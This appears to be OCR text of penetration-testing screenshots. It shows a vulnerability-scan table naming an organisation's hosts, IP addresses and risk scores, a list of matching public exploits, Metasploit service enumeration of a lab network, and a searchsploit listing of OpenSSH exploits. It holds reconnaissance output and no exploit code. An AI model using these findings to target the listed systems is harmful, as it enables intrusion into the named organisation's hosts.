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

canned

Address	Name	Site	Operating System			Vulnerabilities	Risk	Assessed	Last Scan
192.188.173.34	dcserver.crcltd.com.do	CR	Microsoft Windows Server 2003 SP2	0	3	24	11,122	Yes	Fri Aug 7 2015
192.188.173.164	djupiter.crcltd.com.do	CR	Microsoft Windows Server 2003 SP2	0	9	6	2,705	Yes	Fri Aug 7 2015
192.188.173.54	demeter.crcltd.com.do	CR	Microsoft Windows Server 2008 R2, Standard Edition SP1	0	0	5	1,568	Yes	Fri Aug 7 2015
192.188.173.89	comp-vrivan.crcltd.com.do	CR	Microsoft Windows 8.1	0	0	5	1,568	Yes	Fri Aug 7 2015
192.188.173.62		CR	Hikvision Linux	0	9	3	652	Yes	Fri Aug 7 2015

howing 1 to 5 of 5 Export to CSV

Page Size: 10 1 /

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




8 - 10 (21)
6 - 7.9 (23)
4 - 5.9 (30)
2 - 3.9 (9)
0 - 1.9 (6)
Novice (2)
Intermediate (7)
Expert (7)
No known exploit (73)
Vulnerabilities
Apply Filters (0 appli
Exposures:
Title
Threats
Vulnerability: Missing Oracle Critical Patch Update (CPU) for October 2006
Malware
Exploits
Exploits
Source Link
Exploit Skill Needed
Oracle HTTP Server - XSS Header Injection
Exploit Database
Expert
Apache module mod_rewrite LDAP protocol Buffer Overflow
Exploit Database
Expert
Apache Module mod_rewrite LDAP Protocol Buffer Overflow
Metasploit Module
Novice
Apache Mod_Rewrite Off-by-one Remote Overflow Exploit (Win32)
Exploit Database
Expert
Apache < 1.3.37 / 2.0.59 / 2.2.3 - (mod_rewrite) Remote Overflow PoC
Exploit Database
Expert
Apache 2.x HTTP Server Arbitrary HTTP Request Headers Security Weakness
Exploit Database
Expert
Apache 2.0.58 mod_rewrite Remote Overflow Exploit (win2k3)
Exploit Database
Expert
Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow Vulnerability (2)
Exploit Database
Expert
Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow Vulnerability (1)
Exploit Database
Expert
Export to CSV
OK
Oracle XDB.XDB_PITRIG_PKG PITRIG_DROP and PITRIG_TRUNCATE Procedure Vulnerabilities
10
853
Tue Jan 15 2008
Fri Feb 13 2015
Critical
Missing Oracle Critical Patch Update (CPU) for April 2008
10
850
Tue Apr 15 2008
Fri Feb 13 2015
Critical


```
msf > vulns
msf > services

Services
========

host      port   proto  name          state  info
----      ----   -----  ----          -----  ----
10.0.0.1  23     tcp    telnet        open   Netgear broadband router or ZyXel VoIP adapter telnetd
10.0.0.1  80     tcp    http          open   Allegro RomPager 4.07 UPnP/1.0 ZyXEL ZyWALL 2
10.0.0.2  5000   tcp    rtsp          open   Apple AirTunes rtspd 200.54 Apple TV
10.0.0.2  3689   tcp    daap          open   Apple iTunes DAAP 11.1b37
10.0.0.2  7000   tcp    http          open   Apple AirPlay httpd
10.0.0.2  62078  tcp    tcpwrapped    open
10.0.0.2  7100   tcp    http          open   Apple AirPlay httpd
10.0.0.5  135    tcp    msrpc         open   Microsoft Windows RPC
10.0.0.5  139    tcp    netbios-ssn   open
10.0.0.5  445    tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
10.0.0.5  2869   tcp    http          open   Microsoft HTTPAPI httpd 1.0 SSDP/UPnP
10.0.0.7  80     tcp    http          open   Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
10.0.0.7  22     tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.0.7  23     tcp    telnet        open   Linux telnetd
10.0.0.7  25     tcp    smtp          open   Postfix smtpd
10.0.0.7  53     tcp    domain        open   ISC BIND 9.4.2
10.0.0.7  21     tcp    ftp           open   vsftpd 2.3.4
10.0.0.7  111    tcp    rpcbind       open   2 RPC #100000
10.0.0.7  139    tcp    netbios-ssn   open   Samba smbd 3.X workgroup: WORKGROUP
10.0.0.7  445    tcp    netbios-ssn   open   Samba smbd 3.X workgroup: WORKGROUP
10.0.0.7  8180   tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1
10.0.0.7  513    tcp    login         open
10.0.0.7  514    tcp    tcpwrapped    open
10.0.0.7  1099   tcp    java-rmi      open   Java RMI Registry
10.0.0.7  1524   tcp    shell         open   Metasploitable root shell
10.0.0.7  2049   tcp    nfs           open   2-4 RPC #100003
10.0.0.7  2121   tcp    ftp           open   ProFTPD 1.3.1
10.0.0.7  3306   tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
10.0.0.7  5432   tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
10.0.0.7  5900   tcp    vnc           open   VNC protocol 3.3
10.0.0.7  6000   tcp    x11           open   access denied
10.0.0.7  6667   tcp    irc           open   Unreal ircd
10.0.0.7  8009   tcp    ajp13         open   Apache Jserv Protocol v1.3
10.0.0.7  512    tcp    exec          open   netkit-rsh rexecd
10.0.0.8  25     tcp    smtp          open   Postfix smtpd
10.0.0.8  80     tcp    http          open   Apache httpd 2.4.7 (Ubuntu)
10.0.0.8  139    tcp    netbios-ssn   open   Samba smbd 3.X workgroup: XXX
10.0.0.8  445    tcp    netbios-ssn   open   Samba smbd 3.X workgroup: XXX
10.0.0.8  2222   tcp    ssh           open   protocol 2.0
10.0.0.8  3389   tcp    ms-wbt-server open   xrdp
10.0.0.8  9418   tcp    git           open

msf > []
```

```
ksanchez@xxx:~$ cd /opt/PENTESTING/EXPLOITS_AND_VULNERABILITIES/
ksanchez@xxx:/opt/PENTESTING/EXPLOITS_AND_VULNERABILITIES$ ls
AgroServer_Systeminfo.txt  CVE                  scanner-compiled                SRVAGRO_SYSTEMINFO.TXT
Cronos_SYSTEMINFO.txt      exploit-database     scanner_source_and_compiled.zip Windows-Exploit-Suggester
CSDB3_Systeminfo.txt       Linux_Exploit_Suggester SRVAGRO_SYSTEMINFO2.TXT
ksanchez@xxx:/opt/PENTESTING/EXPLOITS_AND_VULNERABILITIES$ cd exploit-database/
ksanchez@xxx:/opt/PENTESTING/EXPLOITS_AND_VULNERABILITIES/exploit-database$ ls
files.csv  platforms  README.md  searchsploit
ksanchez@xxx:/opt/PENTESTING/EXPLOITS_AND_VULNERABILITIES/exploit-database$ sudo ./searchsploit openssh
[sudo] password for ksanchez:
------------------------------------------------------------------------------ ----------------------------------
 Description                                                                  |  Path
------------------------------------------------------------------------------ ----------------------------------
OpenSSH/PAM <= 3.6.1p1 - Remote Users Discovery Tool                          | /linux/remote/25.c
OpenSSH/PAM <= 3.6.1p1 - Remote Users Ident (gossh.sh)                        | /linux/remote/26.sh
glibc-2.2 and openssh-2.3.0p1 Exploits glibc <= 2.1.9x                        | /linux/local/258.sh
Dropbear / OpenSSH Server (MAX_UNAUTH_CLIENTS) Denial of Service              | /multiple/dos/1572.pl
OpenSSH <= 4.3 p1 (Duplicated Block) Remote Denial of Service Exploit         | /multiple/dos/2444.sh
Portable OpenSSH <= 3.6.1p-PAM / 4.1-SUSE Timing Attack Exploit               | /multiple/remote/3303.sh
Debian OpenSSH Remote SELinux Privilege Elevation Exploit (auth)              | /linux/remote/6094.txt
Novell Netware 6.5 - OpenSSH Remote Stack Overflow                            | /novell/dos/14866.txt
FreeBSD OpenSSH 3.5p1 - Remote Root Exploit                                   | /freebsd/remote/17462.txt
OpenSSH 1.2 scp File Create/Overwrite Vulnerability                           | /linux/remote/20253.sh
OpenSSH 2.x/3.0.1/3.0.2 Channel Code Off-By-One Vulnerability                 | /unix/remote/21314.txt
OpenSSH 2.x/3.x Kerberos 4 TGT/AFS Token Buffer Overflow Vulnerability        | /linux/remote/21402.txt
OpenSSH 3.x Challenge-Response Buffer Overflow Vulnerabilities (1)            | /unix/remote/21578.txt
OpenSSH 3.x Challenge-Response Buffer Overflow Vulnerabilities (2)            | /unix/remote/21579.txt
------------------------------------------------------------------------------ ----------------------------------
ksanchez@xxx:/opt/PENTESTING/EXPLOITS_AND_VULNERABILITIES/exploit-database$
```




